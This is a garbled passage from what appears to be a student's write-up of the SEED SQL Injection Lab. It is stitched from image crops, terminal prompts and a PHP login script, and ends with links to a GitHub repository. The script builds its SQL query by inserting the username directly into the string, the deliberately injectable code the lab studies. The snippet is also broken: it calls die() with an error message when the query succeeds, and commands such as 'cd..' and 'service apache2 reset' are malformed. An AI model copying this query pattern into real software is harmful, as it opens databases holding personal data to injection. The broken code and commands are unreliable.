
```
[10/30/21] seed@VM:~/SQLInjection$ cd ..
```

```
[10/30/21] seed@VM:~/www$ cd..
```


```
[10/30/21] seed@VM:/var$ cd
```



```
[10/30/21] 11seed@VM:/#$ sudo service apache2 reset
```

```
[10/30/21] 11seed@VM:/#$
```



```
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user.
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 if ($result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']\n');
81     echo "</div>";
82 }
83 /* convert the select return result into array type */
84 $return_arr = array();
85 while($row = $result->fetch_assoc()){
86     array_push($return_arr,$row);
87 }
88
89 /* convert the array type to json format and read out*/
90 $json_str = json_encode($return_arr);
91 $json_a = json_decode($json_str,true);
92 $id = $json_a[0]['id'];
93 $name = $json_a[0]['name'];
94 $eid = $json_a[0]['eid'];
95 $salary = $json_a[0]['salary'];
96 $birth = $json_a[0]['birth'];
97 $ssn = $json_a[0]['ssn'];
98 $phoneNumber = $json_a[0]['phoneNumber'];
99 $address = $json_a[0]['address'];
100 $email = $json_a[0]['email'];
101 $pwd = $json_a[0]['Password'];
102 $nickname = $json_a[0]['nickname'];
103 if($id!=""){
104     // If id exists that means user exists and is successfully authenticated
105     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
106 }else{
107     // User authentication failed
108     echo "</div>";
109     echo "</nav>";
110     echo "<div class='container text-center'>";
111     echo "<div class='alert alert-danger'>";
```





GitHub Repository Link:

[HMIRfan2599 \(github.com\)](https://github.com/HMIRfan2599)

[HMIRfan2599/SEED-SQL-Injection-Lab: Solution of the SEED SQL Injection Lab \(github.com\)](https://github.com/HMIRfan2599/SEED-SQL-Injection-Lab)